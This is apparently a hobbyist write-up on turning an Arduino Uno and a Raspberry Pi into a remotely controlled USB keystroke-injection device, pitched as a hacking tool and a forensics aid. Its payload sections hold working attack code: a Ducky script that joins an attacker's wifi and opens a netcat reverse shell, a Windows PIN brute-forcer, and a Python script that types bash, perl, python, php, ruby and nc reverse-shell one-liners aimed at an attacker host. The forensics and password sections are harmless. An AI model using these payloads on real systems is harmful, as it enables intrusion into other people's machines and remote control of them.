Table of Contents

Emulating keyboard using Raspberry Pi and Arduino

- **Introduction**
- **Technologies used in this setup**
- **Arduino Uno**
- **Raspberry Pi 3**
- **Arduino Uno and Raspberry Pi 3 Serial Communication**
- **Ducky Script Samples**
- **Malicious Ducky Script for linux**
- **Ducky Script for forensics**
- **Making Passwords easier**
- **Arduino with and without Raspberry pi**
- **Inspiration for the Project**
- **My setup vs USB rubber Ducky with example**
- **Conclusion**

Emulating keyboard using Raspberry Pi and Arduino

Introduction :-

Most of our input to computer is from keyboard and mouse . And Keyboard itself can emulate mouse controls with little bit of programming . Similarly with single mouse we can provide input for both keyboard and mouse using onscreen keyboard . So, with one in control we can control whole computer . And one computer can have multiple keyboards and mouses , but only one can control the system at a time .

So I have created a device which has power to emulate a keyboard using Arduino Uno and Raspberry Pi . The size of this whole setup is small compared to a keyboard and can be reduced to size of a usb stick . This whole setup is capable of delivering inputs to computer at very high speeds . So once programmed it can destroy any computer's security if attached to its usb even for few seconds .


This setup is programmable and can deliver multiple malicious payloads like **creating backdoors , launching malwares and retrieving sam files** etc . This can be used to **brute force passwords** of live systems whose maximum number of attempts are not limited like windows machines . In forensics it can be used to **brute force the passwords** and can be used as recorder and re-player for repetitive actions . With this we can record our events to the memory and then can replay our actions whenever required . So **this removes possibility of human error in forensics .**

This setup can be controlled remotely and **no need to be present at location** while deploying payloads . With its live-replay functionality we can control our victim's input by providing input on our keyboard and that input will be repeated exactly on the victim's machine . So when using live-replay functionality pre programming of payload is not required .

With the help of this small device/setup and some social engineering we can hack almost every device that supports usb keyboards in few seconds .

Technologies used in this setup :-

- **Arduino Uno :-** Arduino Uno is a microcontroller board based on the ATmega328P . It has 14 digital input/output pins (of which 6 can be used as PWM outputs), 6 analog inputs, a 16 MHz quartz crystal, a USB connection, a power jack, an ICSP header and a reset button. It contains everything needed to support the microcontroller; simply connect it to a computer with a USB cable or power it with a AC-to-DC adapter or battery to get started.



- All HID (Human interface devices) like keyboard , mouse , joystick etc uses USB protocol to communicate with computer system . These devices use master-slave usb protocol in order to communicate . Computer system is master and hid device is slave . In this protocol slave device introduces itself as what kind of device it is , when asked by master . So I have programmed my Arduino Uno to introduce itself as keyboard device . This functionality of introducing itself is controlled by a micro-controller. In our case I programmed Atmega16u2 (micro controller present on arduino uno) to behave as keyboard .

  By default Atmega16u2 works as binary program boot loader on arduino uno second micro-controller Atmega328P . So to change the behavior of Arduino Uno I have over-written the flash memory of Atmega16u2 .

- Program used for overwriting flash memory is dfu-programmer . Steps to overwrite any flash memory :-

```
/usr/local/bin/dfu-programmer atmega16u2 erase --debug 99
/usr/local/bin/dfu-programmer atmega16u2 flash --debug 99 Arduino-keyboard-0.3.hex
/usr/local/bin/dfu-programmer atmega16u2 reset --debug 99
```


Note :- Arduino-keyboard-0.3.hex file contains minimal driver required by any keyboard device to work properly . Also it contains instructions to listen from Atmega328P.

- Next Step was to program Arduino Uno's main micro-controller i.e. Atmega328P with a program which can instruct other micro-controller i.e. Atmega16u2 to send specific keys as input . For computer system the Arduino Uno was introduced as a keyboard so , every from now on every key or character sent from Atmega328P to Atmega16u2 will be forwarded to computer system.

Now we have very basic keyboard which can send individual keys to computer over usb serial communication . To increase its capability I have used raspberry pi .

Note :- Program for Arduino Uno 's Atmega328P is present in appendix 1 .

- **Raspberry Pi 3** :- The Raspberry Pi 3 ,is a computer that runs the Linux operating system . It has USB sockets you can plug a keyboard and mouse into and HDMI (High-Definition Multimedia Interface) video output you can connect a TV or monitor into. It has 40 GPIO pins over which general purpose Input/ Output can be pperformed .




- Arduino Uno is very simple device and c is used to program its main micro-controller Atmega328P which after conversion to binary instructions flashed to Atmega328P memory . To use it in a easy to use manner we will connect raspberry pi to Arduino Uno over serial communication and then control Arduino Uno using python on Raspberry pi . So I have connected the two devices over serial communication . In arduino I have used software serial port to communicate to Raspberry pi using library SoftwareSerial on Arduino.

Note :- Although payloads can be written in c and then flashed to Arduino Uno 's main micro-controller Atmega328P but that is cumbersome task so I have used python to write payloads .

Arduino Uno works on 5 volts but Raspberry pi works on 3.3 volts so , I have used a logic level converter (5v to 3.3 v) using 2 resistances of 1.6 kohm and 3.3 kohm .

Note :- Library for communication between raspberry pi 3 and Arduino uno is present in Appendix 2.



- Everyone doesn't know python so I have incorporated a simple scripting language known as **Ducky Script** .

  Note :- Library to incorporate ducky script is written in python and is present in appendix 3 .

Sample Ducky Script :-

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!!!
ENTER
```

This is simple payload which will open notepad in windows and write Hello World!!! on the input area .

Sample Ducky malicious script :-

```
REM opening terminal using win + enter in i3wm
DELAY 1000
GUI ENTER
DELAY 700
REM using network manager (mostly installed on all linux) to start networking
without being super user
STRING nmcli networking on
ENTER
DELAY 250
REM connecting to wireless network created by malicious user.
STRING nmcli device wifi connect malicious ifname wlp6s0 password
malicious name malicious
ENTER
DELAY 2000
REM launching reverse shell on victim's machine (note :- a server should be
listening on the attcker machine prior to launching attack ) and nc should be
present normally it is present on most linux
STRING nc -e /bin/sh 192.168.43.66 8888
ENTER
```

This is a simple malicious ducky script which will make the victim linux computer to connect to its malicious wifi network and afterwards create a backdoor on pc .

Sample python script to brute force pin login in windows :-

```
import keyboard_upgraded
keyboard_upgraded.delay(3000)
for i in range(10000):
    print i
    j = str(i)
    if len(j) == 1:
        j = '000' + j
    elif len(j) == 2:
        j = '00' + j
    elif len(j) == 3:
        j = '0' + j
    keyboard_upgraded.string(j)          # entering password
    keyboard_upgraded.string('\n')       # submitting password
    keyboard_upgraded.string('\n')       # submitting next query
    keyboard_upgraded.delay(500)         # delay for obtaining password box
```

This script will try to brute force the pin login in windows .

Note :- This script is written using python because python is much powerful than ducky script .

Basic forensic script :-

```
ARDUINO_OUTPUT
DELAY 3000
GUI
DELAY 1000
STRING cmd
DELAY 1500
ENTER
DELAY 500
STRING netsh wlan show profiles
ENTER
DELAY 1000
STRING ipconfig
ENTER
DELAY 1000
STRING exit
DELAY 200
```

This script store all the profiles of wireless connections and current interface conf .

Where it can be useful in forensics :-

- Similarly many forensic tools can be automated which can be controlled mostly by keyboard like taking memory dump etc ..
- Possibility of human error while collecting evidence will be reduced .

It can makes password systems easier :-

We all use passwords in our daily life and most of us are not capable of remembering more than 4 passwords . So we repeat our passwords with a little tweak or mostly same . Hence it is major problem in our access control systems .

We are authenticated by the information we know and the assets we have . So we can use this device to remember our passwords as our assistant . This device can act as our asset that we have for authentication . On this device we can have switches to act as service selector .

For example :-

I have 5 accounts for different services . I will remember only 3 characters of my 12 digit long passwords as remembering 3 digit password is easier for us to remember .

Services by	Switch No.	password remembered by me	password provided device
facebook	1	fbk	+oWn#uBw8
gmail	2	gml	Bh@#jyu6!
linkedin	3	lkn	89@ndjUE2
twitter	4	ttr	jk@()ebnr
bank	5	bnk	GHJ23j2*_

Now you have 5 strong passwords just by remembering 3 characters and position no. to activate password on device . Also I can permute position for my 3 characters . For example I chose to use my 3 remember characters at front .

So I chose button one on my device then that will be password for facebook and I have to type 'fbk' rest of the password will be typed by my device . So final password will be 'fbk+oWn#uBw8' .

Similarly i If chose to use my 3 remembered characters at the end then for google , I have to chose switch 2 and device will type 'Bh@#jyu6!' . Afterwards I will type gml hence password will be 'Bh@#jyu6!gml' .

So now we have strong passwords just by remembering switch no. and 3 characters . We can also use fingerprint sensor on the device itself to increase security of the device .

Arduino without Raspberry Pi :-

- Arduino Uno can work without Raspberry pi also , hence size of whole device is decreased .
- Whenever Payload have to be changed in Arduino Uno only case then it must be flashed with new memory hence takes more time to assign payload .
- With Arduino Uno only mode only one payload can be tested at a time .
- It can't be controlled remotely .

Arduino with Raspberry Pi :-

- Raspberry Pi used with Arduino Uno gives it more power over scripting language i.e. python can be used to design powerful payloads .
- Multiple payloads can be tested at a single run .
- Now there will be two devices so size of whole device is much bigger .
- We can remotely control our device hence victim can be controlled from remote location .

Inspiration for the project :-

USB RUBBER DUCKY :-

The USB Rubber Ducky is a keystroke injection tool disguised as a generic flash drive. Computers recognize it as a regular keyboard and accept pre-programmed keystroke payloads at over 1000 words per minute.

My setup vs Ducky :-

- My setup have more control over sending keys to system like delay between each keystroke etc .

- It can be remotely controlled over wifi or bluetooth .
- It can be scripted with both python and ducky script , hence can be more dangerous because of more control .
- You can create a situation on your system and record those actions and use those actions as payload with my setup .
- With my setup you can generate live payload keystroke by keystroke and then those keystroke will be repeated on the victim's system . **Very helpful in forensics when you are not present at the location of evidence** .
- It is cheaper than ducky .
- It can used for multipurpose like password generator etc .

Note :- Record - Replay and live – replay features are currently in beta phases .

Sample of arduino with Raspberry pi (use of python for powerful scripting) :-

```
import subprocess
import keyboard_upgraded

def execute(cmd):
    Command=subprocess.Popen(cmd,stdout=subprocess.PIPE,stderr=subprocess.STDOUT,shell=True)
    (out, err)=Command.communicate()
    if err:
        print(err)
        exit(1)
    return out

# function to check out if the reverse connection has been setup or not 10.10.10.3 victim's ip and 8888 our
server port
def check():
    if execute('netstat -an | grep tcp | grep 8888 | grep 10.10.10.3'):
        return True
    else:
        return False

#keyboard_upgraded.ard_perm = True
keyboard_upgraded.delay(3000)
keyboard_upgraded.alt('F2')         # command execution text window
keyboard_upgraded.delay(2000)
keyboard_upgraded.string('xterm')  # typing command in that window
keyboard_upgraded.delay(2000)
```

```
keyboard_upgraded.string('\n')          # running the xterm command
keyboard_upgraded.delay(2000)

# now starts the commands one by one
# our server is listening on 10.10.10.1 8888
def payload_send(payload):
  keyboard_upgraded.string(payload)
  keyboard_upgraded.delay(2000)
  keyboard_upgraded.string('\n')  # executing command
  # checking connectivity for the success of the payload
  res = check()
  return res
payloads =  [
# typing command to open reverse shell using bash interactive mode with stdin,stdout being
redirected
'bash -i >& /dev/tcp/10.10.10.1/8888 0>&1',
# using perl
"perl -e 'use Socket;'" + '$i="10.10.10.1";
$p=8888;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton
($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};',
# using python
"python -c" +  'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.1",8
888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);',
# using php
"php -r" + '$sock=fsockopen("10.10.10.1",8888);exec("/bin/sh -i <&3 >&3 2>&3");',
# using ruby
"ruby -rsocket -e" + 'f=TCPSocket.open("10.10.10.1",8888).to_i;exec sprintf("/bin/sh -i <&%d >&%d
2>&%d",f,f,f)',
# using nc
'nc -e /bin/sh 10.10.10.1 8888'
]
for load in payloads:
  res = payload_send(load)
  if res:
    print 'reverse shell achieved now use this shell to open multiple shells and close the main
victim shell'
    keyboard_upgraded.delay(10000)
    keyboard_upgraded.delay(10000)
    keyboard_upgraded.delay(10000) # you have 30 seconds only
    keyboard_upgraded.send(12061)  # sending alt + F4 after 30 seconds to close main shell
    break # breaking out of the loop as we have achieved reverse shell
```

Note :- Above is a python script which is capable of running of different payloads continuously and these payloads are capable

of creating reverse shell in any linux box if it has any of the following utility available .

- Python
- Php
- Ruby
- Perl
- Bash
- Nc

So with the help of raspberry pi our system has become a lot more efficient .

Conclusion :-

- If used as hack tool there will be minimum footprints left about keyboard driver in driver logs .
- It can reduce the possibility of human error in forensics .
- It can automate almost any task , so a great tool for forensics . As most of the time same no. of steps are followed .
- It has provided us with a new technology which enables us to use long passwords and without remembering whole of the password .